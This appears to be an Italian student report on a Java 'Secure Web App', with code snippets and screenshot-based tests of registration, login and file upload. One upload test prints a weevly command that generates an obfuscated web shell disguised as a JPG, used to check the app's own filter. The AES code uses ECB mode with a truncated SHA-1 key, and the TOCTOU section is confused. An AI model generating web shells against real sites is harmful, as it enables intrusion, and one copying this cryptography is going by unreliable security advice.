Importante linea guida seguita durante tutte le fasi di progettazione e sviluppo dell'applicazione, consiste nella *minimizzazione dello scope delle variabili*, ossia il posizionamento della stessa all'interno di un'adeguata posizione nel codice. E' importante valutare attentamente questo aspetto poiché potrebbero rilevarsi errori di programmazione legati a variabili il quale scope differisce da quello necessario.

E' importante che la variabile sia accessibile unicamente all'interno della porzione di codice necessaria per evitare che il suo comportamento possa essere influenzato da componenti con le quali non dovrebbe interagire.

```
if (cookies != null) {
    for (Cookie cookie : cookies) {
        if (cookie.getName().equals("email")) {
            email = cookie.getValue();
        }
        if (cookie.getName().equals("sessionToken")) {
            sessionToken = cookie.getValue();
        }
    }
}
```

CheckSession (SessionManagement.java)

Lo snippet mostrato, ad esempio, utilizza l'oggetto *cookie* di tipo *Cookie* per ciclare tutti gli elementi della lista *cookies*: l'oggetto *cookie* sarà accessibile unicamente all'interno del ciclo *for*, minimizzando il suo scope al solo momento nel quale il metodo viene richiamato.

Lo snippet di codice successivo, invece, appartiene alla classe *AES.java*.

```
public class AES {
    private static SecretKeySpec secretKey;
    public static void setKey(final String myKey) {
        MessageDigest sha = null;
        try {
            byte[] key = myKey.getBytes("UTF-8");
            sha = MessageDigest.getInstance("SHA-1");
            key = sha.digest(key);
            key = Arrays.copyOf(key, 16);
            secretKey = new SecretKeySpec(key, "AES");
        } catch (NoSuchAlgorithmException | UnsupportedEncodingException e) {
            e.printStackTrace();
        }
    }
}
```

AES.java

Nello specifico, il byte array *key* è stato dichiarato unicamente all'interno del metodo *setKey*, in quanto non viene riutilizzato in alcuna parte del codice. E' risultato conveniente, dunque, minimizzare il suo scope al solo metodo: il suo valore, una volta elaborato, sarà memorizzato all'interno dell'oggetto *secretKey*, istanza della classe *SecretKeySpec*. L'oggetto *secretKey* citato, invece, è stato dichiarato come privato all'interno della classe: il suo scope non è stato minimizzato a livello di metodo in quanto deve risultare accessibile dagli operatori di *crypt* e *decrypt*.

```

public static String encrypt(final String strToEncrypt, final String secret) {
    try {
        setKey(secret);
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, secretKey);
        return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.getBytes("UTF-8")));
    } catch (Exception e) {
        System.out.println("Error while encrypting: " + e.toString());
    }
    return null;
}

public static String decrypt(final String strToDecrypt, final String secret) {
    try {
        setKey(secret);
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
        cipher.init(Cipher.DECRYPT_MODE, secretKey);
        return new String(cipher.doFinal(Base64.getDecoder().decode(strToDecrypt)));
    } catch (Exception e) {
        System.out.println("Error while decrypting: " + e.toString());
    }
    return null;
}

```

AES.java

# Feedback Output Dei Metodi

## Output dei metodi, utilizzo, controlli

Ulteriore linea guida importante da seguire, è quella di evitare di utilizzare unicamente metodi *void* che non restituiscono un feedback: questo consentirà un maggiore controllo degli errori, il che si rivela di fondamentale importanza in svariati contesti, soprattutto qualora il software sia costituito da numerosi componenti.

Tutti i metodi implementati all'interno della web application forniscono in output l'esito delle proprie operazioni effettuate.

I tipi di ritorno utilizzati variano dal *boolean*, ai tipi *String*, *Byte*, *Int* e *Connection*. I valori *boolean* sono stati utilizzati come flag per verificare l'esito dell'operazione effettuata, utilizzando *true* in caso di successo, *false* altrimenti.

```
boolean flag = sessionman.CheckSession(cookies);
PrintWriter printWriter = response.getWriter();
if (flag == true) {
    File folder = new File(filePath);
```

```
boolean alreadyRegistered = dao.userAlreadyRegistered(user);
if (alreadyRegistered != true) { // if user isn't already registered
    boolean result = dao.addUser(user);
    int id_user = 0; // used to set foreign key with the assigned user
    id_user = dao.getID(user); // getting user ID
```

doPost (UserServlet.java)

doGet (ShowProjectServlet.java)

Altri metodi, invece, ritornano il tipo *String*, come nel caso del generatore di URL impiegato per la creazione dinamica della tabella dei file, o come per il metodo *retrieveEmail*, utilizzato per estrarre l'indirizzo email dal cookie.

```
public String buildURL(String path, String fileName) {
    String fileURL = null;
    fileURL = openingTag+hrefPart+path+fileName+hrefAfter+fileName+enclosingTag;
    return fileURL;
```

buildURL (URLBuilder.java)

```
public String retrieveEmail(Cookie[] cookies) {
    String email = null;
    if (cookies != null) {
        for (Cookie cookie : cookies) {
            if (cookie.getName().equals("email")) {
                email = cookie.getValue();
            }
        }
    }
    return email;
```

retrieveEmail (SessionManagement.java)

Altri metodi, invece, ritornano il tipo *Byte*: è il caso di metodi come *retrieveSalted* che ritornerà, in output, la password salted ed *hashed* corrispondente all'id utente preso in input.

```
public byte[] retrieveSalted(int userID) {
    Connection con = Database.getConn_read();
    String sql = "SELECT password FROM password WHERE user_id=?";
    byte[] hash = null;
    try {
        PreparedStatement ps = con.prepareStatement(sql);
        ps.setInt(1, userID);
        ResultSet rs = ps.executeQuery();
        if (rs != null) {
            if (rs.next()) {
                hash = rs.getBytes(1);
            }
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }
    return hash;
}
```

retrieveSalted (UserDao.java)

Il metodo *getID*, invece, ritorna in output il tipo *Int* ed è utilizzato per estrarre lo userID di un utente dal database, utilizzando, nel campo *WHERE* della query, l'indirizzo email estratto dal form.

```
public int getID(UserBean user) {
    int userid = 0;
    Connection con = Database.getConn_read();
    String search_id_query = "SELECT `user_id` FROM `user` WHERE email = ? ";
    try {
        PreparedStatement ps = con.prepareStatement(search_id_query);
        ps.setString(1, user.getEmail());
        ResultSet rs = ps.executeQuery();
        if (rs.next()) {
            userid = rs.getInt(1);
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }
    return userid;
}
```

getID (UserDao.java)

Infine, il tipo *Connection* viene ritornato dai metodi che prevedono la connessione al database, ritornando l'oggetto contenente la connessione avviata.

```
public static Connection getConn_update() {
    Connection dbConn = null;
    try {
        // Create Properties object.
        Properties props = new Properties();
        String dbSettingsPropertyFile = "/Users/lorenzo/Desktop/keystore/config.properties";
        // Properties will use a FileReader object as input.
        FileReader fReader = new FileReader(dbSettingsPropertyFile);
        // Load JDBC related properties in above file.
        props.load(fReader);
        // Get each property value.
        String dbDriverClass = props.getProperty("db.driver.class");
        String dbConnUrl = props.getProperty("db.conn.url");
        String dbUserName = props.getProperty("db.update");
        String dbPassword = props.getProperty("db.update.pwd");
    }
```

getConn\_update (Database.java)

# Condizioni Di Gara Toctou

## Verifica del file e della finestra temporale

Per verificare la finestra temporale dal momento in cui l'utente carica una proposta progettuale fino al momento in cui lo studente visualizza la proposta progettuale, è stata implementata la condizione di gara *TOCTOU* (Time Of Creation, Time Of Use).

A tal fine, è stato utilizzato l'attributo *dimensione* del file, misurato in byte, verificando che questo non superasse la dimensione di 2Megabyte, valore constatato di uso comune per i file di testo.

Qualora l'utente malintenzionato tentasse di manipolare il file durante questa finestra temporale, l'applicazione innescherebbe un messaggio di errore, comunicando all'utente che il file è stato alterato durante questa finestra temporale.

```
if (fileInputStreamSize <= maxSize) { // check on size
    boolean isTampered = checker.FileChecker(buffStream, contentType);
    System.out.println("IS IT TAMPERED?: " + isTampered);
    if (!isTampered) {
```

doPost (ProjectUploadServlet.java)

# Analisi Dinamica

## Introduzione all'analisi dinamica



L'analisi dinamica consente di analizzare, in run-time, i comportamenti dell'applicazione e valutare il modo in cui le componenti interagiscono tra loro. Rispetto all'analisi statica, quella dinamica consente di valutare il contenuto delle variabili in run-time, verificare il corretto accesso a tutti i rami delle condizioni if-else, valutare i cicli e le condizioni di uscita.

L'analisi dinamica, inoltre, consente di fornire un numero sufficiente di input di prova, sufficienti a riprodurre i risultati per le condizioni sia reali che eccezionali, utili a valutare il comportamento del software e comprendere quali punti rinforzare.

# Test Registrazione

Registrazione OK, Registrazione KO, Controlli applicati

Il primo test d'uso riguarda la fase di registrazione, nella quale saranno testati le funzioni regolari, eventuali comportamenti ed azioni non ammesse ed i filtri applicati al form.

The screenshot shows a registration form titled "Secure Web App Register A New User". The form consists of three input fields: "Email" (placeholder "Insert your email"), "password :" (placeholder "Insert your password"), and "confirm password:" (placeholder "Confirm your password"). Below the inputs are two buttons: "Add User" and "Back". At the bottom, there's a watermark-like text "Form di registrazione" and a small red button labeled "BACK".

Di base, la fase di login consta di tre box e due pulsanti.

Il campo *email* viene filtrato mediante l'impiego di *espressioni regolari*: si verifica infatti che l'utente abbia inserito, all'interno del box, un indirizzo email nel formato xxxx@yyyy.

Il campo password, non appena cliccato, mostrerà all'utente un avviso dinamico, mettendo una spunta sulla voce corrispondente nel momento in cui il requisito richiesto viene rispettato.

Per la password, dunque, i requisiti da rispettare sono almeno: una lettera maiuscola, una minuscola, un numero, 8 caratteri.

The screenshots illustrate the progression of password validation:

- Screenshot 1:** Shows the initial form with three password fields: Email, password, and confirm password. Below the fields, a message reads: "Password must contain the following:  
✓ A lowercase letter  
✓ A capital (uppercase) letter  
✓ A number  
✓ Minimum 8 characters".
- Screenshot 2:** Shows the same form after entering "password" and "confirm password" as "aaaaaa". The message changes to: "Not Matching".
- Screenshot 3:** Shows the same form after entering "password" and "confirm password" as "Aaaaaaaa". The message changes to: "Full adequate".

Al fine di accettare la password inserita, sarà necessario che tutte le spunte siano soddisfatte.

Il campo sottostante, invece, contiene la conferma della password inserita: qualora le due password non dovessero combaciare, sarà visualizzato un messaggio in rosso contenente la stringa “*not matching*”, altrimenti, il messaggio sarà in verde ed avvertirà l’utente della corretta corrispondenza.

The screenshots illustrate password matching validation:

- Screenshot 1:** Shows the form with "password" and "confirm password" both set to "ciao@ciao.it". Below the fields, a message reads: "Matching".
- Screenshot 2:** Shows the same form with "password" set to "ciao@ciao.it" and "confirm password" set to "ciao@ciao.it". Below the fields, a message reads: "Not Matching".

Inoltre, al fine di ridurre al minimo la possibilità di generare eventi non desiderati, il pulsante “*Add User*” è disabilitato di default. La sua attivazione sarà innescata dal corretto completamento di tutti i campi richiesti.

Di seguito, è illustrata la procedura di corretta registrazione.

**Secure Web App**  
Register A New User

Email: test@test.com  
password :    
confirm password:

Matching

Add User Back

Registrazione

User successfully registered!!  
Registrazione OK

A questo punto, l’utente si è correttamente registrato ed i suoi dati saranno presenti all’interno delle tabelle del database.

L’applicazione prevede anche un controllo sull’utente già registrato. Di seguito si mostra la registrazione di un utente già registrato, utilizzando gli stessi dati.

**Secure Web App**  
Register A New User

Email: test@test.com  
password :    
confirm password:

Matching

Add User Back

Registrazione

User already exists!!  
Registrazione KO

L’applicazione dunque genera un messaggio di errore che avverte che l’utente è già registrato e schedato all’interno del database.

# Test Login

## Login OK, Login KO, Controlli applicati

Il test successivo tratta la fase di login, verificando i controlli applicati lato backend e lato front-end, direttamente all'interno del form.

### Secure Web App

Email:

Password:

Remember me


Submit | Login page | Back

Il form si compone di due box, una checkbox e due pulsanti.

Il controllo applicato all'interno del form, consiste nel pulsante Login disabilitato di default: sarà attivo al completamento dei box relativi ad email e password.

La checkbox *Remember me* consente di abilitare la funzione apposita.


Di seguito, saranno mostrati i test di login OK e login KO, utilizzando l'account creato durante l'analisi della fase di registrazione.




Si osserva che il caricamento dell'immagine di profilo non costituisce requisito necessario e, di default, non sarà presente. Sarà successivamente scelta dell'utente quella di effettuarne l'upload.

Lo screenshot mostrato, raffigura il corretto processo di login, mentre, di seguito, saranno illustrate le casistiche nelle quali l'email non risulta corretta e, dunque, non presente nel database, oppure la password inserita non corrisponde a quella utilizzata dall'utente.

Nell'esempio seguente, è stato omesso il *.com* dall'indirizzo email, mentre la password inserita è corretta.



Il caso successivo, invece, prende in analisi la fase di login dove l'indirizzo email inserito è corretto, mentre la password no.




Il sistema invia un messaggio all'utente, avvertendolo di aver inserito una password errata.

# Test Upload Immagine Profilo

## Upload OK, Upload KO, Controlli applicati


Dopo aver effettuato correttamente il login, l'utente sarà reindirizzato alla sua pagina profilo, nella quale, tra le funzioni implementate, avrà la possibilità di effettuare l'upload della propria immagine profilo.




All'interno della scheda, il form applica un controllo preventivo sul campo “*Scegli file*”, abilitando il pulsante “*Submit*” solo nel caso in cui il file da caricare sia stato selezionato.

Inoltre, durante la selezione del file di immagine, il form consentirà di selezionare unicamente i file con estensione pari a quella comune di un'immagine.

Il primo test effettuato, corrisponde al corretto caricamento della foto profilo.



Sarà infatti possibile vedere il risultato all'interno del profilo utente.



I test successivi, valutano lo scenario nel quale un utente stia cercando di effettuare l'upload di un'immagine che supera la dimensione consentita, mentre, gli ulteriori, tratteranno gli scenari nei quali un malevolo stia cercando di effettuare l'upload di un'immagine profilo elaborata con tecniche di *tampering*, *encoding* e di *evasion*.

Il primo test di *Upload KO*, vede l'utente intento a caricare un'immagine del profilo che supera la dimensione consentita di 1MB.


L'applicazione, dunque, mosterà all'utente un avviso relativo alle dimensioni eccessive dell'immagine.

Per il test successivo, sarà utilizzato il tool di *pen-test* weevly, sfruttandolo per generare una web-shell in formato immagine jpg e con codice offuscato.

```
root@primary:/home/ubuntu/h4x0r# weevly generate 123456 shell.jpg
Generated 'shell.jpg' with password '123456' of 754 byte size.
root@primary:/home/ubuntu/h4x0r# _
```


*Creazione web Shell weevly*

Si effettua dunque l'upload della web Shell tramite il form di caricamento dell'immagine profilo.



L'applicazione, dunque, riconoscerà il metadato del file come non appropriato ed avvertirà l'utente del tentato caricamento di un file malevolo.

Il test viene ripetuto utilizzando un file PDF e rinominandolo con estensione *.pdf.jpg*, affinché sia selezionabile dall'uploader per il caricamento.




Anche nel caso illustrato, l'applicazione riconosce il metadato non accettato e blocca l'upload del file.

# Test Upload Proposta Progettuale

Upload OK, Upload KO, Controlli applicati

Dal profilo personale, ciascun utente ha la possibilità di effettuare l'upload di una proposta di progetto in formato testuale.




Di base, il form prevede il pulsante “*Submit*” disabilitato, che sarà possibile azionare solo nel caso in cui un file sia stato selezionato per l’upload.

A tal proposito, le estensioni consentite sono quelle in formato testuale, dunque *txt* ed il form applica un primo filtro già durante la fase di selezione dello stesso.

I test analizzati vedranno la corretta procedura di upload di un file testuale, il caricamento di un file di dimensioni superiori a quelle consentite (2MB). Saranno anche trattate le casistiche di file che hanno subito processi di *tampering* ed *evasion*, ed il caricamento di una proposta progettuale contenente al suo interno del codice malevolo.

In prima fase, si mostra la corretta procedura di upload della proposta progettuale.



Il sistema mostrerà all’utente un messaggio di colore verde, avvertendolo della corretta riuscita dell’operazione.

Si analizza, ora, il caricamento di un file di dimensioni superiori a quelle consentite.

